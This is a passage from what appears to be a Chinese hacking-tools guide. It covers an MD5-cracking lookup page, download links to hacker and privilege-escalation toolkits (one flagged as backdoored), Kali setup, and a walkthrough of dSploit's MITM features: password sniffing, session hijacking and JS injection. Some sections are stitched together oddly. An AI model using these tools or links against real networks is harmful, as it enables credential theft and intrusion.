    <p>Powered BY：独自等待 <a href="http://www.waitalone.cn/" target="_blank">www.waitalone.cn</a></p>
</div>
<form name="fm" action="" method="post" onsubmit="return check()">
    <fieldset>
        <legend>配置信息</legend>
        请输入要查询的 MD5 值:<input type="text" name="md5" size="32" value="<?php echo $md5;?>"/>
        <input type="submit" name="submit" value="查询"/>
    </fieldset>
</form>
<div id="tab">
    <h4>查询结果：</h4>
    <table>
        <tr>
            <th>hashcracker</th>
            <th>sec50</th>
            <th>md5cc</th>
            <th>md5this</th>
        </tr>
```

```
        <tr>
            <td><?php if (isset($md5)) { echo hashcracker($md5);} ?></td>
            <td><?php if (isset($md5)) { echo sec50($md5); } ?></td>
            <td><?php if (isset($md5)) { echo md5cc($md5); } ?></td>
            <td><?php if (isset($md5)) { echo md5this($md5); } ?></td>
        </tr>
    </table>
</div>
</body>
</html>
```

多接口查询工具 GUI 版下载地址：

```
http://www.waitalone.cn/multi-interface-md5-query-tool.html
```

3.28、辅助管理工具

3.28.1、音速启动

```
参考网址：http://www.3lsoft.com/
```

种类繁多的工具，如果不能很好的分类管理的话，时间已久就很容易忘记，那么这个时候你就需要一个神器来帮你管理你的工具和文档了

```
常用工具包下载：（有无后门自己检测）
雷霆技术联盟黑客工具包.rar 文件大小:430.53M
法客论坛工具包-第三版.rar 文件大小:879.28M
SIM 解卡工具包 凤凰+R3.zip 文件大小:90.39M
华夏 6 周年工具包.rar 文件大小:284.68M
迎春工具包.rar 文件大小:116.53M)
华为 C8812 系列工具包.zip 文件大小:248.21M
IC 卡破解工具包（精华版）.rar 文件大小:50.13M
独立团 VIP 外挂工具包全套工具打包.rar 文件大小:40.29M

以上下载地址：
```

http://pan.baidu.com/share/link?shareid=354488&uk=3441739310

世纪黑客论坛 2013 公测工具包.zip

下载地址：

http://pan.baidu.com/share/link?shareid=354495&uk=3441739310

日月神教 2013 黑客工具包（听说这个口碑不错）（解压密码有点复杂 解压密码：bbs.webrysj.com [注释：空格 空格 空格 . 空格] 工具包启动密码：webrysj）（这个日月神教工具包，hackerlzc 大神检测说音速启动有后门，并提取出病毒样本，如要使用，请在虚拟机+影子系统下运行，特此备注提醒！）

下载地址：

http://pan.baidu.com/share/link?shareid=354498&uk=3441739310

灰客联盟首发工具包 【贺岁版】

下载地址：

http://pan.baidu.com/share/link?shareid=354505&uk=3441739310

网页格式离线工具包

下载地址：

http://pan.baidu.com/share/link?shareid=354507&uk=3441739310

极客论坛工具包.rar

下载地址：

http://pan.baidu.com/share/link?shareid=354508&uk=3441739310

情义网安 VIP 学习工具包

下载地址：

http://pan.baidu.com/share/link?shareid=233972&uk=3173377512

2013 渗透提权工具包 V2.00

下载地址：

http://pan.baidu.com/share/link?shareid=509737&uk=3441739310

新世界渗透工具包

下载地址：

http://www.kuaipan.cn/file/id_122028619403886593.htm

http://bbs.pediy.com/showthread.php?t=167047http://bbs.pediy.com/showthread.php?t=167047

综合工具包：

http://so.baiduyun.me/search.php?wd=%E5%B7%A5%E5%85%B7%E5%8C%85&ch=&tn=baidu&bar=&rsv_spt=3&ie=utf-8&rsv_sug3=4&rsv_sug4=140&rsv_sug1=2&oq=gongjubao&rsp=0&f=3&rsv_sug5=0&rsv_sug=0&rsv_sug2=0&inputT=1822

第四章 渗透系统

4.1、Kali 系统

https://www.kali.org/news/kali-linux-1-1-0-released/

下载地址：https://www.kali.org/downloads

Kali 更新方法

修改 sources.list 文件：

leafpad /etc/apt/sources.list

然后选择添加以下适合自己较快的源（可自由选择，不一定要全部）：

```
#官方源
deb http://http.kali.org/kali kali main non-free contrib
deb-src http://http.kali.org/kali kali main non-free contrib
deb http://security.kali.org/kali-security kali/updates main contrib non-free

#激进源，新手不推荐使用这个软件源
deb http://repo.kali.org/kali kali-bleeding-edge main
deb-src http://repo.kali.org/kali kali-bleeding-edge main

#中科大 kali 源
deb http://mirrors.ustc.edu.cn/kali kali main non-free contrib
```

```
deb-src http://mirrors.ustc.edu.cn/kali kali main non-free contrib
deb http://mirrors.ustc.edu.cn/kali-security kali/updates main contrib non-free

#阿里云 kali 源
deb http://mirrors.aliyun.com/kali kali main non-free contrib
deb-src http://mirrors.aliyun.com/kali kali main non-free contrib
deb http://mirrors.aliyun.com/kali-security kali/updates main contrib non-free
```

保存之后运行：

```
apt-get update      #刷新系统
apt-get dist-upgrade        #安装更新
```

Kali-linux 下安装使用 QQ

具体操作方法摘自：http://xiao106347.blog.163.com/blog/static/215992078201311512333509/

1.龙井 WineQQ2013

1）.下载地址：

百度网盘：http://pan.baidu.com/s/1zkvEY

2）.安装方法和 wineqq2012 一样：

32 位直接 dpkg -i **.deb 即可完成安装

64 位得安装 32 位兼容库：

dpkg --add-architecture i386

apt-get update

apt-get install ia32-libs libnotify-bin ia32-libs-gtk

还缺什么依赖就安装什么依赖就好了

3）.软件版本：


qq2013sp4

wine1.7

4）.目前已知的 bug：

a.无法用物理键盘输入密码，所以只能用软件盘

b.ibus 输入法和 wineqq2013 有冲突



2.龙井 WineTM2013


1）.下载地址：http://pan.baidu.com/s/1rJCcZ

2）.安装方法参照 WineQQ2013

/***

具体详情请参考—龙井论坛: http://www.longene.org/ 小贴士：不错的兼容性系统

***/



3.pidgin-lwqq

安装方法：

1）.安装 pidgin：

apt-get install pidgin

2）.可能会用到的编译环境：

apt-get install build-essential cmake pkg-config libglib2.0-dev libpurple-dev libsqlite3-dev libmozjs185-dev libmozjs185-1.0

3）.下载并编译 pidgin—lwqq：


git clone https://github.com/xiehuc/pidgin-lwqq.git

cd pidgin-lwqq && git submodule init && git submodule update

mkdir build && cd build && cmake .. && make && make install

4.2、Dualx

这是一个 chrome os 的 qq 客户端：



3.Android 内网渗透套件：dSploit

dSploit 是 Android 系统下的网络分析和渗透套件，其目的是面向 IT 安全专家和爱好者提供最完整、最先进的专业工具包 ，以便在移动设备上进行网络安全评估。 一旦 dSploit 运行，你将能够轻易地映射你的网络，发现活动主机和运行的服务，搜索已知漏洞，多种 TCP 协议登录破解，中间人攻击，如密码嗅探，实时流量操控，等等。

功能：

WiFi Scanning & Common Router Key Cracking 无线扫描&常见路由密钥破解

Deep Inspection 深度检测

Vulnerability Search 漏洞扫描

Multi Protocol Login Cracker 多种协议登录破解

Packet Forging with Wake On Lan Support 数据包构造唤醒网络功能支持

HTTPS/SSL Support (SSL Stripping + HTTPS -> Redirection) HTTPS/SSL 支持 （SSL 分离+HTTPS-> 重定向）

MITM Realtime Network Stats 网络信息实时统计

MITM Multi Protocol Password Sniffing 多种协议密码嗅探

MITM HTTP/HTTPS Session Hijacking HTTP/HTTPS 会话劫持

MITM HTTP/HTTPS Hijacked Session File Persistance HTTP/HTTPS 会话劫持文件持久化

MITM HTTP/HTTPS Realtime Manipulation HTTP / HTTPS 实时操控

模块介绍：

路由攻击

路由追踪：对目标路由器进行跟踪；

端口扫描：SYN 端口扫描，能迅速发现目标端口开放信息；

检测器：对目标操作系统和服务进行更深度检测，速度比 SYS 端口扫描更加快速和准确；

弱点搜索：根据国家漏洞数据库搜索目标服务已知安全漏洞；

登录破解：快速网络登录破解，支持多种不同服务；

中间人攻击：执行各种中间人操作，如网络监听，流量操控等；

数据包伪造：向目标 TCP 或 UDP 端口发送自定义构造的数据包

下载安装：

点此下载：下载

android 设备必须 2.3 版本或更高；必须得获取 root 权限；安装 busybox

一些功能使用演示

打开之后，会看到内网网段的设备信息有：1.当前网络的子网掩码；2.网关/路由地址；3.当前设备(本机)；4.测试目标设备：

这里使用一个最有意思的模块 MITM（中间人攻击）做演示吧

mitm 模块由以下功能:

Simple Sniff 简单嗅探：将目标流量重定向至当前设备，并将数据转存至 pcap 文件；

Password Sniffer 密码嗅探：支持对多种协议目标密码嗅探，如 http、ftp、imap、imaps、irc、msn 等;

Session Hijacker 会话劫持：监听网络中的 Cookies，进行会话劫持；

Kill Connections 杀死连接：干掉与目标连接的任何网站或服务；

Redirect 重定向：重定向所有流量至其他地址；


Replace Images 替换图像：指定并替换网页中所有图像文件；

Replace Videos 替换视频：指定并替换网页中所有 youtube 视频

Script Injection 脚本注入：在所以访问网页中注入 JS 代码；


Custom Filter 自定义过滤：在网页中替换指定文本。

Password Sniffer（密码监听）：




Replace Images（替换图片）：


选择要替换的图片（来个销魂的丰臀吧!）：



目标端打开网页之后图片全部变成我们要替换的图片：




Script Injection（js 注入）：



目标网页打开链接都会弹出：

Custom Filter （自定义过滤）：


将百度增加 9 倍改为千度：




这是原网页：

这是过滤后的网页：

Login Cracker(登陆密码破解；这个是路由器模块里的功能)：



这里实际密码是 admin，没有用户名：



/***

dSploit 渗透详解

***/

使用条件：

```
* Android 2.3 或 2.3 以上。
* 设备已经 ROOT。
* 设备必须完整安装 BusyBox。
```

支持功能

WiFi Scanning & Common Router Key Cracking 无线扫描&常见路由密钥破解

Deep Inspection 深度检测

Vulnerability Search 漏洞扫描

Multi Protocol Login Cracker 多种协议登录破解

Packet Forging with Wake On Lan Support 数据包构造唤醒网络功能支持

HTTPS/SSL Support (SSL Stripping + HTTPS -> Redirection) HTTPS/SSL 支持 （SSL 分离+HTTPS-> 重定向）

MITM Realtime Network Stats 网络信息实时统计

MITM Multi Protocol Password Sniffing 多种协议密码嗅探

MITM HTTP/HTTPS Session Hijacking HTTP/HTTPS 会话劫持

MITM HTTP/HTTPS Hijacked Session File Persistance HTTP/HTTPS 会话劫持文件持久化

MITM HTTP/HTTPS Realtime Manipulation HTTP / HTTPS 实时操控

模块：

1.路由攻击

启动 http://routerpwn.com/服务干掉你的路由器。

2.路由追踪

对目标路由器进行跟踪。

3.端口扫描

SYN 端口扫描，能迅速发现目标端口开放信息。

4.检测器

对目标操作系统和服务进行更深度检测，速度比 SYS 端口扫描更加快速和准确。

5.弱点搜索

根据国家漏洞数据库搜索目标服务已知安全漏洞。

6.登录破解

快速网络登录破解，支持多种不同服务。

7.中间人攻击

执行各种中间人操作，如网络监听，流量操控等。

8.数据包伪造

向目标 TCP 或 UDP 端口发送自定义构造的数据包。

测试小记

测试设备/环境:

```
本机：小米手机 2 MIUI 开发版-2.11.17 JRO03L(android 4.1.1)/dSploit v1.0.31b/Busybox 1.202

目标：小辣椒 LA-1 (android 4.0.4)
```

dSploit-1.0.27b 版下载地址，安装后程序会提示升级新版。

http://pan.baidu.com/share/link?shareid=135620&uk=1965690997（网盘）

Busybox 下载

http://as.baidu.com/a/item?docid=1504641&f=web_alad_7（百度应用）

视频：dSploit 中间人攻击测试

http://www.tudou.com/programs/view/bx7Km7A284c/?resourceId=0_06_02_99

视频：百度账户登录会话劫持（Session Hijacker）

http://www.tudou.com/programs/view/ozebI9K_owU/?resourceId=0_06_02_99

dSploit 启动主界面，图示当前 WIFI 下的连接目标。


1. 当前网络的子网掩码

2. 网关/路由地址

3. 当前设备(本机)

